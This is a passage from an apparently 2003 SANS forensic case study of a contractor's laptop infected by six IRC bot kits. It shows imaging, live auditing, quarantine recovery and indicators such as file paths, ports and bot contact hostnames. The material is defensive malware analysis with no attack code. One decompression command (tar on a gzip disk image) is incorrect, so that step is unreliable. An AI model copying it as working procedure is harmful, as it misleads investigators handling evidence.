Once we have generated the MD5 hash, we proceed to image the system. Note that in a DHCP-based network, G4U will prompt the suspect host to use DHCP to obtain IP and routing information. However, in a non-DHCP based network, you must manually assign an IP address and a default route to allow the FTP transfer to take place. In our environment, we manually assigned IP and routing information using the `ifconfig` and `route` commands.

Once address and routing information is configured, the command is run to transmit the (compressed) image. The syntax is:

```
uploaddisk your.ftp.server.com filename.gz drive
```

So in our case, we ran:

```
uploaddisk 192.168.10.15 johndoe_c.gz wd0a
```

When prompted, we provided the username and password to access the FTP server, and then simply waited for the image to be fully transferred via FTP.

(Note that one advantage of using G4U is that it allows remote imaging of hosts – if you support remote locations that do not have trained response teams / forensic analysts on site, G4U can be used to transfer an image of a suspect host to a location where experienced staff can conduct an investigation. It is relatively simple for an end user to create and use the boot floppy to transmit the image.)

Once we receive the image on our analysis workstation, we need to uncompress the compressed image:

```
tar –zxvf johndoe_c.gz > johndoe_c.img
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

We then validate the image to ensure that it has not been modified by regenerating the MD5 sum:

```
md5sum /evidence/johndoe_c.img > johndoe_c.img.md5
```

The results match the MD5 of the original partition (`7321505903bdb5196d78fd5f4db1f974`), so we know that we have a valid image.

Media Analysis of System

Analysis Approach: What We Did and Why

Here again we were required to deviate from standard forensic practice, which dictates that the original hard drive should be preserved as evidence, and all forensic analysis should be performed on the system image.

Examination of a Windows image on a Linux system is certainly feasible, but it is not always straightforward or easy. Some of the limitations in this particular investigation included:

- Examination of a suspect Windows host from a non-Windows system presents certain challenges in and of itself. Unlike Unix / Linux where every object is a file, Windows utilizes specialized Windows-specific structures (in particular the registry) to store key system information. These structures are most easily accessed through the Windows system itself (or a bootable copy of the system) than through Linux.
- Even for "straightforward" examination of the Windows file system itself, Linux tools (such as Autopsy) can be significantly slower and more cumbersome that native Windows utilities.
- Security staff at the time was comprised of: 1. Linux / Unix gurus who could run Linux (and Linux tools) with their eyes closed, but who had only a limited idea of how to examine a Windows system for suspicious activity; and 2. Windows experts who could easily identify "what's wrong" with a suspect Windows host, but who lacked familiarity with Linux analysis tools. Again, our best approach was to allow our Windows expert to examine the host from a Windows system.

Forensic integrity could still have been maintained if we had been able to take our bootable image, transfer it to a fresh hard drive, and examine the bootable **copy** of the original. Unfortunately a final limitation at the time was that we did not have a spare hard drive available to create a bootable image. The difficulties of our corporate purchasing policies meant that even if we could get approval for a new hard drive, it could take weeks to arrive – unacceptable both to management who wanted to know in short order "what happened" and to the user who wanted his laptop back for rebuilding.

A final consideration was that this case was highly unlikely ever to result in criminal prosecution. The incident was related to a single end-user laptop; the laptop itself was not a corporate asset, but belonged to a contractor working for our organization; the host was most

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

likely compromised by a "standard" IRC bot; and it was unlikely to meet the criteria for prosecution under Federal law in any case (particularly with respect to the $5,000 minimum damage clause).

Ironically, this meant that our best approach in this case was to preserve the **image** as evidence ("just in case"), performing only minimal analysis (i.e., timeline generation) on the image itself, while conducting the majority of our investigation on the **original** suspect system.

Though contrary to forensic "best practices", this approach was deemed reasonable in our case for the reasons described above. Thus, preserving strict chain-of-custody and evidence integrity was considered secondary to determining "what happened" in order to determine the extent of any compromise / damage and to prevent similar incidents in the future.

Analysis Environment: Stalking Our Malware (and Our Attackers)

Thus, with the image preserved for later examination, we proceeded to directly examine the suspect laptop. Both the suspect system and a forensic laptop (running Windows XP Professional and Red Hat Linux 9.0, as described in Part 1 of this document) were connected to a hub. Both systems were disconnected from the rest of the network and from any other systems.

Both hosts were booted (thus, unavoidably, modifying our original suspect disk). However, we still attempted to preserve the integrity of the suspect host as much as possible. As far as possible, all investigation was done using a response CD-ROM mounted in the suspect host (ensuring that all analysis tools were trustworthy). A directory called `c:\forensics` was created on the analysis host and shared on the network. The suspect host mapped a drive to (i.e., mounted) this shared folder as `z:\forensics` so that output from the analysis utilities could be written directly to the analysis system disk, and not the suspect system disk.

Preliminary Forensic Audit: Gathering Information

In order to identify any suspect files on the host, it's preferable to have some idea of where to start looking. If we start randomly browsing through thousands of files on any given Windows host, we will be looking for the proverbial needle in the haystack! We need a bit of focus to give us some pointers as to where to start. While our previous commands (`autoruns`, `fport`, `psinfo`) provided some basic information, we want to gather additional data. The following commands were used to obtain information and write the output to the mapped drive on our analysis host (`D:\` is the CD-ROM drive on the suspect host, `Z:\` is our drive mapped from the suspect host to the `C:\forensics` directory on our analysis system).

- **`D:\psinfo -d -h -s > z:\psinfo.txt`** (from Sysinternals' PSTools). Obtains basic system information.
- **`D:\pslist > z:\pslist.txt`** (from Sysinternals' PSTools). Obtains list of running processes.
- **`D:\psservice > z:\psservice.txt`** (from Sysinternals' PSTools). Obtains list of installed services and their status.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- **`D:\autoruns`**, paste output into **`z:\autoruns.txt`** (from Sysinternals). Obtains list of processes launched at startup.
- **`D:\fport > z:\fport.txt`** (from Foundstone). Obtain list of open ports and associated executables.
- **`D:\dumpsec`** (graphical utility from Somarsoft, http://www.somarsoft.com). Obtain lists of users (including password properties and last password change date); shares and share permissions; and security policies (password and audit policies). All output was saved to **`z:`**.

In addition, the Windows **`dir`** command was used to generate file system timeline data as follows:

```
D:\dir c: /S /OD /TA > z:\johndoe_c_atime.txt
```

This tells Windows to obtain a directory listing of the C:\ drive (`c:`) including subdirectories (`/S`), sorted by date order (`/OD`), using the last Access date / timestamp (`/TA`), saving the output to our analysis workstation as the file `johndoe_c_atime.txt`. Similar commands were used to generate timelines using Create time (**`D:\dir c: /S /OD /TC > z:\johndoe_c_ctime.txt`**) and Modified (Write) times (**`D:\dir c: /S /OD /TW > z:\johndoe_c_mtime.txt`**).

The output of all the commands above (with the exception of the timelines, which are extremely lengthy) are listed in Appendix B.

Forensic Audit Results: What's Wrong With This Picture?

Armed with all of this data, we begin to review our file output. We have already seen that the host was running Windows 2000 Professional with no service packs and almost no hotfixes installed; the disk was formatted with FAT32 (vs. NTFS); while antivirus software is currently installed, the creation timestamps on the antivirus application files indicate that it was installed (or reinstalled?) on March 17, 2003 and the host may have been unprotected prior to that date; no personal firewall is installed; the default Windows security policies are in place (no auditing enabled, no minimum password length, etc.); and two Administrator-level accounts (`Administrator` and `janed`) are configured so that the password never expires. Security on this host certainly appears to be less than ideal.

As we further examine the data, we attempt to identify unknown processes, executables, and services. Judicious use of Google allows us to positively identify some initially unknown items as legitimate. However, we are still left with a number of fishy-looking items to investigate:

From **`pslist`** we find the following suspect processes:

```
winmgnt    812   8   5   64   2736   0:00:00.030   0:00:00.060    0:11:32.545
FireDaemon 896   8   2   31   1032   0:00:00.010   0:00:00.010    0:11:30.062
svchost    916   8   3   55   2476   0:00:00.030   0:00:00.070    0:11:30.042
Network32 1312   8   6  109   5320   0:00:00.170   0:00:00.660    0:07:53.460
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

While "winmgmt" is a legitimate Windows executable, "winmgnt" is not. FireDaemon (http://www.firedaemon.com) is used to install and run any Windows executable as a service. While this is a legitimate utility, it is frequently used by hackers to install malware as a service, to ensure the malicious code runs even after Windows is rebooted. While "svchost" is a legitimate Windows executable, the instance listed above is separated from the two instances launched earlier on by Windows (as a system process, legitimate svchost instances should be launched fairly soon after boot and have relatively low Process IDs or PIDs). Finally, Network32 is unidentifiable and does not appear to be a legitimate process installed by Windows or by any third-party application.

From **psservice** we find the following suspect services:

```
SERVICE_NAME: dll32
DISPLAY_NAME: FireDaemon Service: dll32
(null)
      TYPE          : 110 WIN32_OWN_PROCESS INTERACTIVE_PROCESS
      STATE         : 1  STOPPED
                         (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
```

Another instance of "FireDaemon", this one named "dll32". Interestingly, this particular service is not running and appears to be broken.

```
SERVICE_NAME: PSEXESVC
DISPLAY_NAME: PSEXESVC
(null)
      TYPE          : 10 WIN32_OWN_PROCESS
      STATE         : 1  STOPPED
                         (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
```

This is probably psexec.exe. Though it is not a legitimate Windows executable, it is the name of a legitimate utility from Sysinternals (http://www.sysinternals.com, part of the PSTools suite) which allows the remote execution of commands and is frequently used by Windows hackers to run processes. Note that this service is also stopped and somehow broken.

```
SERVICE_NAME: Serv-U
DISPLAY_NAME: Serv-U FTP Server
Provides FTP services and allows remote FTP clients to connect to this
computer
      TYPE          : 10 WIN32_OWN_PROCESS
      STATE         : 4  RUNNING
                         (STOPPABLE,PAUSABLE,ACCEPTS_SHUTDOWN)
```

Serv-U FTP is a legitimate FTP server. However, the service was not installed by our user John Doe and has most likely been installed by our attackers. This process is running; we will need to determine the actual process (executable) name associated with this service.

```
SERVICE_NAME: svchost
DISPLAY_NAME: FireDaemon Service: svchost
(null)
```

© SANS Institute 2003, Author retains full rights.

```
TYPE          : 110 WIN32_OWN_PROCESS INTERACTIVE_PROCESS
STATE         : 4  RUNNING
                   (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
```

Yet another FireDaemon instance – this one appears to correspond to our unidentified "`svchost`" process, also running.

From **`autoruns`** we find the suspect executables:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
+ mcfg.exe
+ C:\Program Files\MSHlp9\W32Config\.\Network32.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServic
es\
+ mcfg.exe
```

This gives us a location (path) for our suspect `Network32.exe` process. While `mcfg.exe` should be launched at startup according to `autoruns`, we did not see it listed as a running process; this too appears to be broken.

From **`fport`** we find the suspect executables:

```
812   winmgnt        ->  22    TCP   C:\WINNT\system32\wins\winmgnt.exe
916   svchost        ->  5789  TCP   c:\winnt\system32\os2\dll\packs\svchost.exe
1312  Network32      ->  17267 TCP   C:\Program Files\MSHlp9\W32Config\Network32.exe
1312  Network32      ->  44444 TCP   C:\Program Files\MSHlp9\W32Config\Network32.exe
```

`Network32.exe` has showed up again, along with our suspect `svchost.exe` file – the "real" `svchost.exe` does not reside at the path listed. Also, our suspect `winmgnt.exe` process appears here listening on port 22, usually reserved for Secure Shell (SSH) – though user John Doe states he is not running a Secure Shell server on this host.

Missing Pieces: Why Does Some of Our Malware Appear to be Broken?

Despite several leads, we have identified a few anomalies in our initial forensic audit – at least three unknown processes / services that are referenced in our audit output (from `autoruns` and `psservice`) should be running (and therefore listed in our `pslist` output)…but they're not. Did our attacker attempt to clean up after himself? Is this some very badly written malware? Or is there some other explanation?

We recall from our interview with user John Doe that he stated that his system had been "acting funny" a few months ago. He updated (installed for the first time?) his antivirus software and scanned the system. The antivirus "found and removed a few things", though Mr. Doe could not recall any specific viruses that were found on his system.

It's possible that Mr. Doe's antivirus removed some of the malicious files at that time. To find out for certain, it will be necessary to "touch" the suspect host (which we're using for our investigation) more than we'd like, but there is no help for that. We open Norton Antivirus

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

(which we've determined was installed – or reinstalled – on 3/17/2003, based on file system timestamps) and review the logs.

Norton indicates that a full system scan was last performed on 3/28/2003. The virus definitions are dated 6/7/2003 (and were current at the time of the investigation). The subscription service is due to expire on 3/18/2004, which is consistent with an initial installation date of 3/17 or 3/18 for the antivirus software itself (a standard subscription is valid for one year).

We then check Norton's alert log, and find that on 3/17 and 3/28 Norton found quite a bit to object to on John Doe's system. A number of files were detected as malicious, mostly relating to various IRC components, Trojans, and Backdoors. (A full listing of the Norton alert log is included in Appendix C.)

This analyst's experience with IRC bots and antivirus software has shown that antivirus software in general does only a middling job of detecting and cleaning IRC bots. Though antivirus companies have made some improvements, detection rates were generally very poor in May – June 2003, when this investigation was initially carried out. Even now (September 2003 as of this writing), if antivirus is capable of detecting **some** bot-related files (i.e., the main IRC executable, or a denial of service script), it is rarely capable of detecting all of them. Thus any "cleanup" that relies solely on antivirus software is bound to detect some files, while leaving others behind. (The remaining files may be "legitimate" files used for malicious purposes, which are therefore not detected by antivirus; or may be non-detectable due to lack of a standard signature, as in the case of an IRC configuration file, which will change based on the attacker's preferences; or may be non-detectable because the antivirus vendor never received a complete "kit" to analyze in the first place.)

So, it appears that John Doe's antivirus tried to clean up his system but was only partly successful. This makes it difficult for us as analysts, because key malicious files (the ones most easily identified by antivirus software) have most likely been deleted from the system.

Fortunately, Norton uses a "quarantine" feature – saving a **copy** of the malicious file in a protected location before deleting the original from disk. When John Doe attempted to clean up his system, fortunately for us he failed to delete the quarantined files. By examining the "quarantine" location, we are able to retrieve copies of the files Norton originally deleted, along with their original location (path) on disk. (A full list of quarantined files appears in Appendix C.)

We export copies of these files from Quarantine to our analysis workstation for later review. We also restore these files from quarantine to their original location(s) on the suspect host's file system. This will help us locate other, possibly related malicious files in the same locations or with the same / similar time stamp (note that restoring the file from Quarantine will modify the last Access time – changing it to the date/time the file was restored from Quarantine – but will preserve the file Creation time).

Filling in the Gaps: Obtaining Copies of Our Malware

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Now that we know the names (and in several instances, the full path) to several suspect files, we can turn to our file system to look for additional malware in the same locations. We have several places to look:

`C:\WINNT\system32\wins` (home of `winmgnt.exe`)
`C:\winnt\system32\os2\dll\packs` (home of `svchost.exe`)
`C:\Program Files\MSHlp9\W32Config` (home of `Network32.exe`)
`C:\Temp\Drivers` (home of `bl.exe`, quarantined by Norton Antivirus)
`C:\WINNT\system32` (home of `mcfg.exe` (and others), quarantined by Norton Antivirus – recall this process was called at startup from the registry but did not show up in our process list – that was because Norton had quarantined / removed the file)

In addition, we can search on the other suspect file/process names to determine their locations as well.

In some cases, any malicious files may be relatively easy to find; the directory `c:\winnt\system32\os2\dll\packs`, for example, is not a valid Windows or third-party directory; anything found here, by definition, must be malicious. A quick check of this location shows the following files present (from our listing of files by creation time):

```
Directory of C:\WINNT\system32\os2\dll\packs

11/19/2002  03:56p      <DIR>          ..
11/19/2002  03:56p      <DIR>          .
11/19/2002  03:56p               1,306 SERV-U.INI
11/19/2002  03:56p              36,864 TzoLibr.dll
11/19/2002  03:56p               1,706 bm.dll
11/19/2002  03:56p              32,842 BugSlayerUtil.dll
11/19/2002  03:57p                   4 ccd.dll
11/19/2002  03:57p                  52 ccdx.dll.bkup
11/19/2002  03:57p                  52 ccdx.dll
11/19/2002  03:57p                 386 chgdir.dll
11/19/2002  03:57p               7,575 Configure
11/19/2002  03:57p              15,146 COPYING
11/19/2002  03:57p             625,152 cygwin1.dll
11/19/2002  03:59p             228,940 xx.exx
11/19/2002  03:59p              81,920 FireDaemon.exe
11/19/2002  04:00p                   0 gsm.dll
11/19/2002  04:00p                  78 hide.bat
11/19/2002  04:00p                   4 ig.dll
11/19/2002  04:00p                 857 iroffer.cron
11/19/2002  04:00p                  42 KEY.OLD
11/19/2002  04:00p       4,294,967,295 ldcd.dll
11/19/2002  04:01p             675,840 libeay32.dll
11/19/2002  04:02p             938,062 libxml2.dll
11/19/2002  04:04p               5,305 License.txt
11/19/2002  04:04p                  51 mybot.xdcc
11/19/2002  04:04p                  51 mybot.xdcc.bkup
11/19/2002  04:04p                 164 off.txt
11/19/2002  04:04p                 756 on.txt
11/19/2002  04:04p                 174 secure.bat
11/19/2002  04:04p             275,968 services.exe
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
11/19/2002  04:05p             151,552 ssleay32.dll
11/19/2002  04:05p             118,858 SvcAdmin.dll
11/19/2002  04:06p           1,026,048 svchost.exe
11/19/2002  04:08p                 391 tr.bat
11/19/2002  04:08p                 426 tr1.bat
11/19/2002  04:08p                 440 tr2.bat
11/19/2002  04:08p               1,788 wg.conf
11/19/2002  04:08p                   4 xdccnt.ignl
11/19/2002  04:08p              11,732 xdccnt.log
11/19/2002  04:08p             132,879 xdccnt.log.2002-w38
11/19/2002  04:09p                   0 xdccnt.msg
11/19/2002  04:09p                   5 xdccnt.pid
11/19/2002  04:09p      <DIR>          Uploads
11/19/2002  04:09p      <DIR>          src
              40 File(s)  4,299,340,715 bytes
```

Table 3 - Files in the C:\winnt\system32\os2\dll\packs directory

Note that all files have Creation date / time stamps on 11/19/2002 between 3:56 PM and 4:09PM; part, if not all, of this hack appears to have been automated. Also, note the file `ldcd.dll`, which is 4GB in size. The size of the file struck the investigator as strange – no executable could possibly need to be that large. Was this an installation (dropper) file? Was it a dump of Windows virtual memory (which is also 4GB in size)? Perhaps the attackers were attempting to dump the contents of memory to disk for later searching? (Later investigation of this file using a hex editor showed that it was in fact a log file showing connection attempts to several of the IRC servers and channels used by the hackers.)

For directories such as `c:\winnt\system32`, locating our malicious files is much harder. That directory contains the majority of the legitimate Windows binaries; finding a few malicious files amidst thousands of legitimate ones is a difficult task at best.

For this reason, in addition to checking the various **locations** (paths) that we have tagged as suspect, we need to cross-reference those locations with time stamps. If we can determine the Creation and/or Access times for a file we know is malicious, and then look for files with timestamps that are identical or very close together, we have a high probability of detecting our set of malicious files.

The timestamps can be cross-referenced using a generated timeline, such as that produced by The Sleuth Kit (TSK) and Autopsy. However, we will leave the generation of a formal timeline aside for the moment. Instead, we will use the timelines we generated using the Windows `dir` command to allow us to quickly search for and cross reference our malicious files.

As an example, we restored file `mcfg.exe` from Quarantine to its original home in the `C:\winnt\system32` directory. We then locate that file name in our list of files, sorted by Creation time. The file appears within the following set of file names:

```
...(truncated for space)
02/06/2003  05:37p      <DIR>          rmtcfg
02/21/2003  08:05p              16,384 PipeCmdSrv.exe
02/21/2003  08:05p              24,096 mcfg.exe
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
03/01/2003  06:02p                61,440 PSEXESVC.EXE
03/01/2003  06:03p                15,392 ratsou.exe
03/01/2003  07:03p                15,392 newexplore.exe
03/10/2003  04:19p                15,392 eexplore.exe
03/16/2003  12:00p             1,754,868 eleet.exe
03/16/2003  12:08p                 5,632 SecureNetbios.exe
03/16/2003  12:08p                39,424 bootdrv.dll
03/16/2003  12:08p                 1,994 aliases.ini
03/16/2003  12:08p               768,840 cygwin1.dll
03/16/2003  12:08p                    59 explore.DAT
03/16/2003  12:08p                29,696 hidden32.exe
03/16/2003  12:08p               228,940 iroffer.exe
03/16/2003  12:08p                35,600 kill.exe
03/16/2003  12:08p                25,600 Libparse.exe
03/16/2003  12:08p                   901 mybot.txt
03/16/2003  12:08p                    46 mybot.xdcc.bkup
03/16/2003  12:08p                    46 mybot.xdcc
03/16/2003  12:08p                     6 mybot.pid
03/16/2003  12:08p                     0 mybot.ignl
03/16/2003  12:08p                   370 rconnect.conf
03/16/2003  12:08p                 5,487 pirc.ini
03/16/2003  12:08p                18,944 rconnect.exe
03/16/2003  12:08p               122,880 psexec.exe
03/16/2003  12:08p                   125 regkeyadd.bat
03/16/2003  12:08p                   348 regkeyadd.reg
03/16/2003  12:08p                 1,741 ServUDaemon.ini
03/16/2003  12:08p                22,016 svchost32.exe
03/16/2003  12:08p                14,848 warezman.exe
03/16/2003  12:08p                 2,390 web.swf
03/16/2003  12:08p               496,836 WINMGNT.EXE
03/16/2003  01:08p                25,740 activex.ocx
03/16/2003  01:08p                63,140 str.vxd
03/16/2003  01:08p                 1,220 Script.ocx
03/16/2003  01:08p                17,574 navdb.dbx
03/16/2003  01:08p                   439 Secure.bat
03/16/2003  01:08p                 3,694 v32driver.bat
03/16/2003  01:08p                   125 start.bat
03/17/2003  03:54p                39,936 msisip.dll
03/17/2003  04:02p               124,167 SYMEVNT.386
03/17/2003  04:02p                83,208 S32EVNT1.DLL
03/17/2003  04:03p                    14 SR2.dat
03/17/2003  04:10p                45,056 qdcspi.dll
... (truncated for space)
```

Table 4 - Partial listing of files in c:\winnt\system32 directory

`mcfg.exe` was created on the same date/time (2/21/2003, 8:05 PM) as `PipeCmdSrv.exe` – another non-legitimate file. While no other files have the same creation date, subsequent files in the list (from `PSEXESVC.EXE` onward) are also easily recognized as non-legitimate files. `PSEXESVC` itself is almost certainly the remote process execution service we identified in our suspicious `psservice` output. Other files are obviously suspect: `eleet.exe`, `mybot.*`, `pirc.ini` (PIRC is a Windows IRC client, `*.ini` represents a configuration or initialization file), `ServUDaemon.ini`, etc.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Note the time skew for several of the files created on 3/16/2003 – some bear a time stamp of `12:08p`, others of `1:08p`. This is an anomaly caused by the fact that we restored several files from Norton's quarantine location. The original infection took place in March; the files were restored in June – after the computer clock had switched from Pacific Standard Time (PST) to Pacific Daylight Time (PDT), which caused the one-hour discrepancy. The files were actually all created at the same time.

There is a break in the time stamps between 3/16/2003 at 1:08PM and 3/17/03 at 4:02PM. The files stamped 3/17 appear to be standard Symantec (Norton) application files. It looks like John Doe got suspicious following the hack that occurred between 3/1 and 3/16, and installed antivirus on 3/17 to scan and attempt to clean his system.

Searching all of the file system locations/paths referenced in our audit output, and using the timestamps of "known bad" files to locate other, possibly related files, we are able to locate more than **two hundred and fifty** suspect files. (A complete listing of files, including time stamps, location found, and MD5 hashes, is included in Appendix D.)

Interestingly enough, a preliminary review of the files and associated time stamps seems to indicate that our intrepid remote access user, Mr. Doe, was hacked not once but at possibly as many as eight separate times. Oh my. The infection dates / times, or dates / times of major activity are:

- November 19, 2002 3:56PM PST
- February 6, 2003 5:37PM PST
- February 21, 2003 7:05PM PST
- February 25, 2003 9:55PM PST
- March 1, 2003 6:02PM PST
- March 10, 2003 4:19PM PST
- March 16 – 20 (inclusive, various times), 2003 (note that Mr. Doe installed and ran antivirus on March 17)
- April 21, 2003 11:17PM PST

We'll delve into the timeline details later; first we want to know more about exactly what the bad guys were doing on Mr. Doe's computer.

MD5 Hash Values: Digital Fingerprints

Before we examine the malicious files found on Mr. Doe's computer, we want to "fingerprint" the files the same way we "fingerprinted" the hard drive – by generating MD5 hash values of the files themselves. This will ensure that the files are not modified during later investigation, and will also uniquely identify each file for future reference.

Copies of the malicious files are placed on our forensic workstation, with care taken to preserve the directory structure of the original host. A list of MD5 hash values is generated using Windows port of the *nix `md5sum` command, using the generic syntax:

© SANS Institute 2003, Author retains full rights.

```
md5sum [path] filename >> md5sums.txt
```

A full list of MD5 hash values is included in Appendix D.

Strings Output: Insight into Our Malware

In addition to generating MD5 hash values, we want to search for useful bits of readable text in the files found. To do this, we can use the Windows port of the *nix `strings` command. Strings output is generated for all retrieved files using the generic syntax:

```
strings -a [path] filename > strings_filename.txt
```

where `filename` is the name of the suspect file (thus generating an individual text output file for each file examined). Due to the large number of malicious files found on this host, a full listing of `strings` output is not included in this document. However, limited `strings` output, listing key "fingerprints" or identifying marks from each bot kit, is provided in Appendix E.

Initial Conclusions

Our strings output can give us some insight into the nature of what we're dealing with – text-based files such as scripts and configuration files are easily read and identified. This provides us with preliminary information on the bots such as:

- the IRC servers they are programmed to connect to;
- the channel names used;
- the configuration parameters for the FTP servers (including logon credentials);
- some insight into the capabilities and function of the tools.

Analysis of our "strings" output, combined with time stamps, leads us to conclude that the file activity from 21 February and 25 February was in fact related (i.e., due to same individual / group), as was the file activity from 1 March and 10 March. This leaves us with six intrusions / sets of tools. Typical of IRC bots, these seem focused on illegal file swapping (pornography, music, movies) and/or using bot-infected hosts as an army of "zombies" to launch denial of service attacks and seek / infect other vulnerable hosts.

Based on the `strings` output and the various configuration files associated with some of the tools, we can identify the following bots and our best guess at the "handle" of the group/individual behind them.

- **Bot #1 (#Ultimate~3DWarez / #BlackMarket):** Combination of IRC, Serv-U FTP server, and xdcc / iroffer for file sharing.
    - **Install date:** 19 November 2002
    - **Install path:** `winnt\system32\os2\dll\packs`
    - **Key files:** `svchost.exe`, actually a copy of Serv-U FTP Server (v.2.5f) configured to listen on port 5789

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- **Bot #2 (FiRM):** basic IRC bot for remote access / remote control of infected host.
  - **Install date:** 6 February 2003
  - **Install path:** `winnt\system32\rmtcfg`
  - **Key files:** `rmtcfg.exe`, IRC client, attempts to connect to predefined list of IRC servers

- **Bot #3 (BloodLab / Microbots):** IRC bot for remote access / remote control of infected host. This is a more sophisticated bot / suite of tools, including scripts to scan for and infect additional host and launch various denial of service attacks. Also includes a copy of the legitimate application VNC (Virtual Network Computing), presumably for use as a backdoor.
  - **Install date:** 25 February 2003
  - **Install path:** `\Program Files\MSHlp9\W32Config`
  - **Key files:**
    - `network32.exe` (IRC client, listens on TCP ports 17267 and 44444, attempts to connect to `hell2.serverbox.org`)
    - `vnsystask.exe` (VNC server, listens on TCP ports 5800 and 5900 when running)
    - `b0t.exe` (creates IRC client file `mcfg.exe` when executed, which attempts to connect to `irc.unixphr34kz.com`)
    - `bl.exe` (identical to `b0t.exe`).

- **Bot #4 (TiGeR / XTeam):** basic IRC bot for remote access / remote control.
  - **Install date:** 10 March 2003
  - **Install path:** `\winnt\system32`
  - **Key files:**
    - `eexplore.exe` (IRC client, attempts to connect to `1.home.godspeople.powerdns.org`)
    - `eleet.exe` ("dropper" file used to install this bot kit)
    - `explorer.exe` (IRC client, listens on port 113 and 35869; attempts to connect to `amitush.no-ip.com`)
    - `mcfg.exe` (IRC client, attempts to connect to `irc.unixphr34kz.com`)
    - `newexplore.exe` (IRC client, attempts to connect to `1.home.godspeople.powerdns.org`)
    - `ratsou.exe` (creates file `eexplore.exe` when executed (see above))
    - `securenetbios.exe` (IRC client, attempts to connect to `morty.mine.nu`)
    - `winmgnt.exe` (Serv-U Ftp server v3.0; listens on ports 1234 with banner "`220 Welcome to ^^TiGeR^^ PubStro!!`" and 5555 with banner "`220 Serv-U FTP Server v3.0 for WinSock ready…`")

- **Bot #5 (NForce / FrozeNet):** IRC bot for remote access / remote control; another sophisticated bot comparable to Bot #3. Also includes FTP server / iroffer for file sharing, along with two scanning tools (SFind and XScan) to allow scans / attacks from

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

the infected host. Note that this hacking group has their own web site: http://www.nforce.nl.
    - **Install date:** 19 March 2003
    - **Install path:** `\winnt\system32\wins`
    - **Key files:**
        - `winmgnt.exe` (Serv-U FTP Server v3.0; listens on port 22)
        - `mirc.exe` (IRC client, attempts to connect to `Irc.FrozeNet.Net` and `195.238.0.15:6667` (non-existent domain))

- **Bot #6 (DTBOT):** another sophisticated IRC bot, including scripts to find and infect other hosts and to launch denial of service attacks. It is identified by Norton Antivirus as the "Ratsou" IRC bot / Trojan / backdoor.
    - **Install date:** 21 April 2003
    - **Install path:** `\winnt\Help\Tours\htmlTour`
    - **Key files:**
        - `ratsou.exe` (attempts to connect to `amateur.freegayspace.com` to attempt to download additional tools / files)
        - `expl32.exe` (IRC client)

Several of the bots include scripts that attempt to infect a vulnerable host by attempting a brute force attack against the "Administrator" account or other common account names. In the interview with user John Doe, he stated that all user accounts on the system had "strong" passwords, but he was not sure about the Administrator account.

Although the specific infection method could not be positively determined, it is highly probable that Mr. Doe's laptop was infected via a weak (or blank) Administrator password. No personal firewall was installed on the host, and antivirus was not installed / active until 17 March 2003, after five of the six infections had already taken place.

Interestingly enough, we can see from the output of Somarsoft's DumpSec utility (http://www.somarsoft.com), that the password for the Administrator account was last used to logon on March 10, 2003 at 4:17 PM (the date the "`eexplore.exe`" bot file was installed on the host). Once infected, further logon with the Administrator account would not be necessary – the host could be controlled via the IRC channel. The password was last changed on March 18, 2003 at 8:41 PM: possibly by the attackers (to prevent others from re-infecting the host via the same method) or possibly by John Doe in an attempt to further secure his system.

```
6/25/2003 5:52 PM - Somarsoft DumpSec (formerly DumpAcl) - \\JDOE
(local)
UserName    Groups      AccountType      PswdCanBeChanged PswdLastSetTime
      LastLogonTime
Administrator    Administrators   Local User  Yes   3/18/2003 8:41 PM
      3/10/2003 4:17 PM
```

Table 5 - Output from DumpSec (edited) showing activity for Administrator account

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

If the Administrator password was changed on March 18, how did the final infection – Bot #6, from April 21 – take place? This bot does include a batch script to attempt to logon to vulnerable hosts using a predefined list of usernames and passwords. However, our DumpSec output shows us that the Administrator account was not used after March 10.

Bot #6 appears to be the "Ratsou" IRC bot identified by several antivirus vendors[10]. "Ratsou" uses the file `ratsou.exe` to download the actual dropper (installation) file, `pizza.exe`. `Ratsou.exe` could have been executed in a number of ways – manually by John Doe himself (i.e., a Trojan), or downloaded and executed automatically (i.e., via a browser vulnerability which allowed a script on a malicious web page or in a malicious email to download and execute files).

Finally, out of curiosity, we use Symantec's Norton Antivirus 2002 (virus signatures dated 9/18/2003) to scan the copies of the malicious files that we have placed on our analysis workstation. Out of 251 bot-related files retrieved, Norton identifies only 57 of them as malicious. The "malware" detected is generic, referring to things like "IRC Trojan" and "Backdoor.IRC" and "Trojan.Downloader".

Though we have a relatively good picture of the malware and what we're dealing with, we can still perform further testing to better understand some of the binary files found with these tools.

VMWare Testing: Watching the Malware in Action

In order to further study our malicious files, we can run them in a restricted environment, as described in Part 1 of this document. A VMWare 4.0 "virtual machine" is installed on our Windows XP forensic laptop. Our virtual environment is configured as a Windows 2000 Professional system with Service Pack 3 (no further patches installed), as well as copies of Winzip, Ethereal, and various monitoring tools (PSTools, Filemon, Regmon, etc.). Copies of all of our malicious files are also placed on the virtual machine. We can then run various monitoring tools while we execute some of the unknown binaries in order to observe in detail the actions taken by each binary; this should give us greater insight into the function or operation of the various tools.

This method can be used for the following purposes, among others:

- Execute a "dropper" (installation) file (if found) to clearly identify the full set of files installed by the attackers.
- Execute an IRC bot (IRC client) file to observe the servers / channels to which the bot attempts to connect.
- Execute an unknown binary to observe its function.
- Execute `filename -h` or `filename /?` to see if "help" information is available for any unknown binaries (doesn't always work, but useful when the attackers have built their bots using other, standard precompiled binaries).

[10] For example, see "Backdoor.IRC.Ratsou", Symantec Security Response, 5 May 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.irc.ratsou.html (URL may be wrapped.) Page accessed 28 September 2003.

